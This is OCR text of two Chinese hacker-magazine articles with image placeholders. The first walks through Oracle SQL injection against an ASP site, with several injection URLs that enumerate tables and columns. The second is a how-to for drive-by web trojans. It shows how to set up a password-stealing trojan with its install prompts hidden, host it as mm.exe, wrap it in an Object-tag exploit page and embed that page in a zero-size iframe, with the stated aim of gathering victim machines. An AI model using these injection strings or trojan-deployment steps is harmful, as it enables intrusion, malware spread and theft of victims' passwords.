


图6

呵呵，看见了吧？有好的辅助工具在入侵中帮忙，的确是让人非常"开心"的事！这个程序除了能猜解asp+sql的组合方式外，还可以猜解ASP+Access的组合，"据说"还能猜一些其他的数据库类型，不过我就没测试过咯，大家有兴趣可以自己去测试！

3.ASP+Oracle

小知识

Oracle数据库简介

Oracle是以高级结构化查询语言(SQL)为基础的大型关系数据库，通俗地讲它是用方便逻辑管理的语言操纵大量有规律数据的集合，是目前最流行的客户/服务器(CLIENT/SERVER)体系结构的数据库之一。它具有以下特点：

1.引入了共享SQL和多线索服务器体系结构。

2.提供了基于角色(ROLE)分工的安全保密管理。

3.支持大量多媒体数据，如二进制图形、声音、动画以及多维数据结构等。

4.提供了与第三代高级语言的接口软件PRO*系列，能在C,C++等主语言中嵌入SQL语句及过程化(PL/SQL)语句，对数据库中的数据进行操纵。

5.提供了新的分布式数据库能力。可通过网络较方便地读写远端数据库里的数据，并有对称复制的技术。

它的存储结构有如下两种。

1.物理结构


Oracle数据库在物理上是存储于硬盘的各种文件。它是活动的，可扩充的，随着数据的添加和应用程序的增大而变化。

2.逻辑结构

Oracle数据库在逻辑上是由许多表空间构成。主要分为系统表空间和非系统表空间。

难度等级：中
适合读者：网页漏洞研究者、养“鸡”厂厂长
前置知识 JavaScript基础、网页制作基础

网页木马 让你肉鸡成群



◎文/图 血汉

——网页木马制作、隐藏、传播全接触

刘流：微软最近接连公布了一系列IE的漏洞，很多刚学安全技术的朋友很纳闷：这种漏洞怎么利用呢？浏览器溢出？有些玩系统漏洞、脚本攻击很长时间的大虾对IE漏洞也是不太明白，不知道它究竟能带来什么危害。其实很简单，IE漏洞就是利用我们的浏览器就可以实现攻击和入侵的漏洞，由此可见目标范围之广，同时，由于很多人对IE漏洞的认识不足，安全意识弱得可怜，所以，进一步加强了IE漏洞的危害。本文，将带你直接进入IE漏洞的攻击训练室，直接带来各类利用IE漏洞攻击的网页木马，从制作、隐藏、利用等方面全面实例讲解，想进入新的安全天地吗？请跟我来……

现在一般非常大的数据量才使用Oracle数据库，常见的有电信的计费系统、各大商务中心的数据控制系统、跨国数据系统等，它是属于“专业级”的数据库系统——很容易想到，如果我们通过脚本注入能够获得一个大的Oracle数据库中的某些敏感数据，那危害和破坏就相当骇人听闻了！——这也是本人非常喜欢《黑客防线》的原因之一——要在攻击中才能体会出防护的艰辛和重要！（鼓掌！呵呵）

由于本人对Oracle的研究也只是停留在比较初级的阶段，再加上测试环境和条件的限制，所以Oracle数据库的脚本注入方式并不完美，下文只是筛选了我测试中的有用信息，而没有将我那长长的不断测试的错误信息拿出来，表面上看是对的，很有可能存在一些我不能发现的错误，希望精通这方面技术的高手不吝赐教，共同研究新的技术！

好！让我们开始，先看看普通的错误返回信息（图7）：

```
OraOLEDB 错误 '80004005'
ORA-01756: 括号内的字符串没有正确结束
/star.asp, 行83
```

图7

估计是可以注入的！让我们测试一下：

```
www.***.com/db.asp?per=1'and 0<>(select count(*) from all_tables) and '1'='1
返回正确，说明存在默认的系统表！再看看：
www.***.com/db.asp?per=1'and 0<>(select count(*) from user_tables) and '1'='1
返回正确！说明存在用户表，兴奋ing！就是它了，继续往下：
www.***.com/db.asp?per=1' and 0<>(select 1 from user_tables where table_name='ADMINISTRATOR')--
好，出来一个，狂喜！再来：
www.***.com/db.asp?per=1' and 0<>(select count(*) from user_tab_columns where table_name='ADMINISTRATOR' and column_name like '%25NAME%25')--
呵呵！看出来了吗？
www.***.com/db.asp?per=1' and 0<>(select count(*) from user_tab_columns where table_name='ADMINISTRATOR' and substr(column_name,4,4)='NAME')--
Good! Go on!
www.***.com/db.asp?per=1' and 0<>(select count(*) from user_tab_columns where table_name='ADMINISTRATOR' and column_name not in('NAME','PASS','ID'))--
```

OK！到这里一切都好了，花掉了我整整一星期的时间去排除东西，主要是里面的大小写区分、组函数支持、驱动连接方式等东西让人头大，上面的过程比较简单，而且是截取的中间几个步骤，大虾闲的时候帮我指点下，有几个疑问和小结论，提出来和大家一起讨论：

当语法错误时，会显示无效列名字。

组函数在某些语句里是不被允许的。

最郁闷的是我测试的时候竟然不支持TOP！

和平常的空值表示不同，Oracle的四个单引号表示空。

Oracle和普通数据库不同，它区分大小写字母，害我走了很多弯路。

至于如何暴出东西，应该和驱动有关，这里是OLEDB方式，如果是ODBC应该和MSSQL一个道理，可以暴出东西。

总结

从个人的角度来说，之所以没有选择研究系统漏洞而选择了研究脚本和数据库是有我自己的原因的，因为系统漏洞深入下去很枯燥，整天的汇编接汇编，如果自己喜欢这样的工作倒还不错，像我这样思维不太严谨的朋友，最好还是不要和系统底层打交道，发不发现漏洞都会让你疯狂的！（绝对没有BS谁的意思，只是个人的一些小感受）。

脚本注入在2003年上半年的时候国外就发展得比较成熟了，国内除了几个牛人以外很少有人关注这个技术，但是后来人们发现系统漏洞很容易修补，很容易过时，但是脚本漏洞的修补就是个长时间、花精力的事，所以很多人都选择了后者，也才出现了今天脚本攻击在国内火热的情况，在这里劝国内的脚本程序开发者们一句话：

如果你不想让你的名字被某个团体永远唾骂，那请你写程序时注意不要太烦躁！over！

现在网上最流行的安全话题是什么？血汉告诉你，现在网上最流行的主要有3个话题 一是SQL注入，二是缓冲区溢出，三就是网页木马了（底下一菜鸟大叫：这些地球人都知道了，再浪费时间，小心砖头！），我汗，赶紧言归正传。今天我们就用实际的例子来看看现今网络上流行的各种网页木马的制作技术，让你也能轻松学会制作自己的网页木马！

国内主流网页木马制作速成

1.网页木马中的经典：动鲨网页木马

前段时间非常火爆的Object标签漏洞被大家炒得沸沸扬扬，动鲨就是利用的这个漏洞，而且是所有利用这个漏洞的木马中比较好的一个，我们可以将想要让别人中的木马嵌套在网页中，对方一访问这样的页面马上就中招，自动在本地安装我们的木马，呵呵，好玩吧？不过有个先决的条件就是需要有一个ASP空间的支持。当然，对广大网虫一族来说，最好是用免费的ASP空间咯。因为这样才能保证别人找不到你哦！我找了一个免费的空间：

http://vlinto.tbns.net/cgi-bin/vlinto6/signup

并且已经申请好了，因为下面我们很多网页木马都要用到ASP支持的空间，所以大家也赶紧去准备一个吧！

下面我们还是先来配置我们的木马，如果你想多抓肉鸡，可以放上反弹端口的木马，比如网络神偷之类的，肉鸡肯定一群一群的来，开个养鸡场都没问题。这里我用的是密码解霸2004版，用来抓各种游戏、聊天工具、E-Mail等的账户和密码。注册机是3.2 版，可以注册3.2以上的所有版本。先打开注册机，填上你要接受密码的邮箱，然后在软件注册里，随便输入一个注册码，点注册就会弹出真正的注册码。好了，关掉它，打开密码解霸2004版，将你的刚才的邮箱填上，再去软件注册里面将你刚才的注册码复制上去即可注册成功！如图1 所示。




图 1

这个时候我们还要设置一下我们的密码解霸，让它不显示信息，因为我们做的是网页木马，所以这个信息对我们很重要，总不能在别人机器上让提示是否安装木马吧？打开高级设置，把安装提示信息去掉。如图2 所示。




图 2

其他的项目大家可以根据自己的爱好来填写，也可以不改，配置好以后点"生成"，就可以生成我们的木马了。如图3 所示。




图 3

这个时候你一定不要点"是"哦，那样的话就是在本机安装了，我们点"否"。好了，将我们的木马命名为mm.exe，先将它上传到网络上。因为我们刚才申请的这个空间不支持上传exe文件，所以我上传到网易上面的免费空间，没有的朋友可以到 http://pg.nease.net/php/free/pregister.php申请一个，我用CuteFTP上传，木马文件的地址是http://qfaq.go.nease.net/mm.exe。

OK，现在你打开动鲨木马生成器，把你的木马地址填写上去即可，如图4 所示。




图 4

点击"生成网页木马"就可生成一个名为"动鲨木马"的文件夹，里面有3个文件：mm.html、lhxyexe.asp、lhxyhta.asp。为了隐蔽，我们这里还要修改一下，用记事本打开lhxyexe.asp，把"网页木马测试"换成有迷惑性的标题。然后再把下面这段代码插入一个正常显示的网页文件里 <iframe src="mm.html" name="zhu" width="0"

height="0" frameborder="0">，比如我把它插入我的test.htm文件里，如图5 所示。

